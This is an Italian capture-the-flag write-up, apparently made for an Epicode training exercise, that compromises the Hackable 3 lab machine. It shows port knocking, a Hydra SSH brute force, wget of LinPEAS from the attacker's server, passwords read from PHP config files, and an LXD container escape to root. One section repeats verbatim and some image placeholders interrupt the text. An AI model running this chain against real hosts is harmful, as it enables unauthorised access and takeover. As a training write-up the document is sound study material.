
Un “testo” da **decriptare**



Un altro “testo” da **decriptare**



Una **wordlist**



Un **file** immagine “3.jpg”

ANALISI

Analizziamo la pagina principale con il **codice sorgente**

view-source:http://192.168.109.101/

```
<!DOCTYPE html>
<html lang="pt-br">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <link href="https://fonts.googleapis.com/css?family=RocknRoll+One" rel="stylesheet">
    <link rel="stylesheet" type="text/css" href="css/file.css">
    <title>Kryptos - LAN Home</title>

</head>
<body>
    <a href="#" class="menu-open"><img src="imagens/logo_menu.png" width="2" height="2"></a>
    <div class="overlay"></div>
    <div class="menu">
      <a href="#" class="menu-close">&times;</a>
      <ul>
        <li><a href="login_page/login.html" target="_blank">Login</a></li>

      </ul>

    </div>
    <!-- "Please, jubiscleudo, don't forget to activate the port knocking when exiting your section, and tell the boss not to forget to approve the .jpg file - dev_suport@hackable3.com" -->
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
    <script src="js/script.js"></script>
</body>
</html>

```

Sembrava non ci fosse nulla perché era tutto nascosto da un'immagine enorme, però vediamo che contiene un link "**login.html**" interessante, ma soprattutto contiene un **commento** lasciato dallo sviluppatore che indica un paio di cose:

1) Si rivolge a **jubiscleudo** (ipotizziamo sia l'**admin**)
2) Dice di non dimenticarsi fare il **port knocking**
3) Ci parla di un file **immagine .jpg** da investigare presumibilmente

DECRYPT

MTAwMDA=

echo "MTAwMDA" | base64 -d

Iniziamo a **decifrare** i vari testi trovati precedentemente

++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>-----------....

Utilizziamo un decrypter online **“brainfuck”**

Scarichiamo invece il file “3.jpg” ed investighiamo su di esso

Usiamo il tool “**steghide**” per leggere eventuali file di testo all’interno dell’immagine

! **Abbiamo complessivamente trovato 3 porte:**
10000 4444 65535

PORT KNOCKING

Il **port knocking** è una tecnica di sicurezza utilizzata per proteggere un sistema informatico esponendo solo determinate porte di rete a potenziali attacchi. Invece di tenere aperte in modo permanente le porte di servizi o applicazioni, il port knocking consente di "nascondere" queste porte e richiedere un processo di accesso specifico per **aprirle temporaneamente**.

Ho dunque lanciato uno script in **python** per bussare a queste 3 porte:

```
┌──(nejra㉿kali)-[~]
└─$ python3 port-knocker.py 192.168.109.101 10000 4444 65535
[+] Knocking on port 192.168.109.101:10000
[+] Knocking on port 192.168.109.101:4444
[+] Knocking on port 192.168.109.101:65535
```

Provo a lanciare un nuovo **NMAP** per vedere se il **port knocking** ha fatto effetto

```
┌──(nejra㉿kali)-[~]
└─$ nmap -sV 192.168.109.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 10:01 CEST
Nmap scan report for 192.168.109.101
Host is up (0.00054s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.43 seconds
```

Ottimo! Abbiamo aperto una porta **SSH**, la **porta 22**

HYDRA

Andiamo a craccare la **password** dell'utente **jubiscleudo** con il dizionario trovato precedentemente all'interno del server:

```
┌──(nejra㉿kali)-[~]
└─$ hydra -l jubiscleudo -P wordlist.txt 192.168.109.101 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-18 11:11:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the task
s: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 300 login tries (l:1/p:300), ~19 tries per task
[DATA] attacking ssh://192.168.109.101:22/
[STATUS] 146.00 tries/min, 146 tries in 00:01h, 157 to do in 00:02h, 13 active
[22][ssh] host: 192.168.109.101   login: jubiscleudo   password: onlymy
[STATUS] 150.00 tries/min, 300 tries in 00:02h, 3 to do in 00:01h, 6 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-18 11:14:06
```

Perfetto, come si poteva immaginare l'utente **jubiscleudo** esiste veramente e il **dizionario** trovato era fondamentale per trovare la relativa password!

SSH

Entriamo tramite **SSH** all'interno dell'utente jubiscleudo e controlliamo se è **root**

```
┌──(nejra㉿kali)-[~]
└─$ ssh jubiscleudo@192.168.109.101
jubiscleudo@192.168.109.101's password:
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-16-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Apr 19 08:10:18 AM UTC 2024

  System load: 0.09               Memory usage: 46%   Processes:       111
  Usage of /:  20.5% of 23.99GB   Swap usage:   0%    Users logged in: 1

  ⇒ There were exceptions while processing one or more plugins. See
    /var/log/landscape/sysinfo.log for more information.


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings


Last login: Fri Apr 19 07:24:29 2024
jubiscleudo@ubuntu20:~$
```

Login riuscito con la password: **onlymy**

```
jubiscleudo@ubuntu20:~$ cat .user.txt
%                                              ,%&&%#.
%                                          *&&&&%%&%&&&&&&%
%                                       &&&&             .%&&&
%                                     &&&#                  %&&&
%                                   /&&&                      &&&.
%                                  %&%/                        %&&*
%                                 .&&#     (%%(,     ,(&&*     %&&
%                                 &&%    %&&&&&&&&&&&&%&%#     &&&
%                                 &&%&&&&&&&   #&&&&&*   &&&&&&&%&%
%                                 &&&&&&&&&&&&&,   /&&&&&&&&&&&&&
%                                 &&&&&&&%                &&&&&&&&
%                                  %&&%&&&&              /&&&%&&&%
%                                 &.%&&% %&&%           &&&& %&&/*&
%                               &&&&&&&&&  %&&&&#   %%&&&&  %&&&&&&&&&
%                            /&%&/   *&&&&&&   %&&&&&&%&   &&&&&&.   %&&&.
%                          &&&            &&%&           %%%%           .&&&
%                         &&%                                            &&&
%                        %&&.    *&%&&&&&&&&&&&&&&&&&&&&&&&&&&&&&%&&    /&&(
%                       /&&#   #&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&*   %&&
%                      &&%    ,&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&%     %&%
%                    &&&      %&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&      %&&
%                    &&&      &&&&&&&&&&&&&&%&   %&&&&&&&&&&&&&&%      &&&
%                    %&&&%    &&&&&&&&&&&&&&&     &&&&&&&&&&&&&&%    &%&&#
%                      &&&&&&&%&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
%                        &%&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&%
%                              &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&%
%                              *&%&&&&&&&&&&&&&&&&&&&&&&&&&&&&
%                              &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&%
%                                #%%%%%%%%%%%%%%%%%%%%%%%%%%%%(

invite-me: https://www.linkedin.com/in/eliastouguinho/
jubiscleudo@ubuntu20:~$
```

```
jubiscleudo@ubuntu20:~$ id
uid=1001(jubiscleudo) gid=1001(jubiscleudo) groups=1001(jubiscleudo)
jubiscleudo@ubuntu20:~$
```

jubiscleudo **non** è root

SERVER LOCALE

Creiamo un **server locale**, è utile quando si desidera condividere rapidamente file o risorse attraverso una **connessione locale**

Ci mettiamo in ascolto nella **porta 777** (nostro piacimento)

```
┌──(nejra㉿kali)-[~]
└─$ python3 -m http.server 777
Serving HTTP on 0.0.0.0 port 777 (http://0.0.0.0:777/) ...
127.0.0.1 - - [19/Apr/2024 10:15:09] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [19/Apr/2024 10:15:09] code 404, message File not found
127.0.0.1 - - [19/Apr/2024 10:15:09] "GET /favicon.ico HTTP/1.1" 404 -
```

```
jubiscleudo@ubuntu20:~$ cd /tmp
jubiscleudo@ubuntu20:/tmp$ wget http://192.168.109.110:777/LinPEAS.sh
--2024-04-19 08:18:41--  http://192.168.109.110:777/LinPEAS.sh
Connecting to 192.168.109.110:777... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860323 (840K) [text/x-sh]
Saving to: 'LinPEAS.sh'

LinPEAS.sh                    100%[=============================================>] 840.16K  --.-KB/s    in 0.007s

2024-04-19 08:18:41 (125 MB/s) - 'LinPEAS.sh' saved [860323/860323]
```

Tramite l'account di jubiscleudo in **SSH** ci spostiamo nella directory /tmp e scarichiamo il file .**sh** (script eseguibili tramite la shell del sistema operativo)

```
jubiscleudo@ubuntu20:/tmp$ chmod +x LinPEAS.sh
jubiscleudo@ubuntu20:/tmp$
```

Diamoli i permessi al file per **eseguirlo**

LINPEAS.SH

LinPEAS è uno script che cerca possibili percorsi per **aumentare i privilegi** sugli host Linux/Unix*/MacOS. Rende la procedura di ricerca molto molto molto più **veloce e snella**

Lanciamo il comando e **attendiamo** i risultati

Abbiamo trovato qualcosa, delle **credenziali d'accesso**

```
╔══════════╣ Searching passwords in config PHP files
/var/www/html/.backup_config.php:define('DB_PASSWORD', 'TrOLLED_3');
/var/www/html/.backup_config.php:define('DB_USERNAME', 'hackable_3');
/var/www/html/config.php:define('DB_PASSWORD', '');
/var/www/html/config.php:define('DB_USERNAME', 'root');

╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/git-core/git-credential
/usr/lib/git-core/git-credential-cache
/usr/lib/git-core/git-credential-cache--daemon
/usr/lib/git-core/git-credential-store
  #)There are more creds/passwds files in the previous parent folder
```

Proviamo allora ad entrare nell'utente:
User: hackable_3
Password: TrOLLED_3

LINPEAS.SH

LinPEAS è uno script che cerca possibili percorsi per **aumentare i privilegi** sugli host Linux/Unix*/MacOS. Rende la procedura di ricerca molto molto molto più **veloce e snella**

Lanciamo il comando e **attendiamo** i risultati

Abbiamo trovato qualcosa, delle **credenziali d'accesso**

```
╔══════════╣ Searching passwords in config PHP files
/var/www/html/.backup_config.php:define('DB_PASSWORD', 'TrOLLED_3');
/var/www/html/.backup_config.php:define('DB_USERNAME', 'hackable_3');
/var/www/html/config.php:define('DB_PASSWORD', '');
/var/www/html/config.php:define('DB_USERNAME', 'root');

╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/git-core/git-credential
/usr/lib/git-core/git-credential-cache
/usr/lib/git-core/git-credential-cache--daemon
/usr/lib/git-core/git-credential-store
  #)There are more creds/passwds files in the previous parent folder
```

Proviamo allora ad entrare nell'utente:
User: hackable_3
Password: TrOLLED_3

ROOT

Proviamo ad **accedere** all'account indicato

User: hackable_3
Password: TrOLLED_3

```
hackable_3@ubuntu20:/home$ cd hackable_3/
hackable_3@ubuntu20:~$ ls
hackable_3@ubuntu20:~$ ls -la
total 28
drwxr-x--- 3 hackable_3 hackable_3 4096 Apr 29  2021 .
drwxr-xr-x 4 root       root       4096 Apr 29  2021 ..
-rw------- 1 hackable_3 hackable_3  387 Apr 18 14:46 .bash_history
-rw-r--r-- 1 hackable_3 hackable_3  220 Mar 19  2021 .bash_logout
-rw-r--r-- 1 hackable_3 hackable_3 3771 Mar 19  2021 .bashrc
drwx------ 2 hackable_3 hackable_3 4096 Apr 27  2021 .cache
-rw-r--r-- 1 hackable_3 hackable_3  807 Mar 19  2021 .profile
-rw-r--r-- 1 hackable_3 hackable_3    0 Apr 29  2021 .sudo_as_admin_successful
hackable_3@ubuntu20:~$
```


```
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$
```

Come si capisce, siamo nell'utente root ma senza privilegi, proviamo a fixare

ROOT

Dopo aver scaricato il file alpine tramite il nostro **server locale in python** proviamo a modificare il lxc

```
/mnt/root/root # ls
knockrestart.sh  root.txt
/mnt/root/root # cat root.txt
```




```
invite-me: linkedin.com/in/elia
/mnt/root/root #
```

Con una serie di comandi siamo andati a modificare il **contenitore LXC con successo!**

```
hackable_3@ubuntu20: /tmp/lxd-alpine-builder
File  Azioni  Modifica  Visualizza  Aiuto
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ ls -lv
total 3192
-rw-rw-r-- 1 hackable_3 hackable_3 3259593 Apr 19 08:34 alpine-v3.13-x86_64-20210218_0139.tar.gz
-rw-rw-r-- 1 hackable_3 hackable_3    8060 Apr 19 08:34 build-alpine
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc image list
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04

+-------+-------------+--------+-------------+--------------+------+------+-------------+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-------+-------------+--------+-------------+--------------+------+------+-------------+
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimages
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc image list
+----------+-------------+--------+-----------------------------+--------------+-----------+---------+------------------------------+
|  ALIAS   | FINGERPRINT | PUBLIC |         DESCRIPTION         | ARCHITECTURE |   TYPE    |  SIZE   |         UPLOAD DATE          |
+----------+-------------+--------+-----------------------------+--------------+-----------+---------+------------------------------+
| myimages | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64       | CONTAINER | 3.11MB | Apr 19, 2024 at 8:42am (UTC) |
+----------+-------------+--------+-----------------------------+--------------+-----------+---------+------------------------------+
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$
```

```
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc init myimages ignite -c security.privileged=true
Creating ignite
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc image list
+----------+-------------+--------+-----------------------------+--------------+-----------+---------+------------------------------+
|  ALIAS   | FINGERPRINT | PUBLIC |         DESCRIPTION         | ARCHITECTURE |   TYPE    |  SIZE   |         UPLOAD DATE          |
+----------+-------------+--------+-----------------------------+--------------+-----------+---------+------------------------------+
| myimages | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64       | CONTAINER | 3.11MB | Apr 19, 2024 at 8:42am (UTC) |
+----------+-------------+--------+-----------------------------+--------------+-----------+---------+------------------------------+
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
The requested storage pool "default" already exists. Please choose another name.
Name of the new storage pool [default=default]: ^C
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc start ignite
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc init myimages ignite -c security.privileged=true
Creating ignite
Error: Failed creating instance record: Add instance info to the database: This instance already exists
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Error: The device already exists
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc start ignite
Error: The instance is already running
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #
```

La modifica di **LXC** (Linux Containers) per ottenere un privilegio escalation è un'azione che mira ad acquisire privilegi di amministratore (root) all'interno di un **contenitore LXC**. Ciò consentirebbe all'attaccante di eseguire operazioni che normalmente richiedono privilegi di amministratore all'interno del contenitore, potenzialmente compromettendo la sicurezza del sistema ospite o di altri contenitori.

GRAZIE PER LA LUNGA ATTENZIONE

VAN ZWAM ARJEN

*Documento creato per la Build Week 2 di **Epicode**, interamente in autonomia con screenshots e battiture personali.*

EPICODE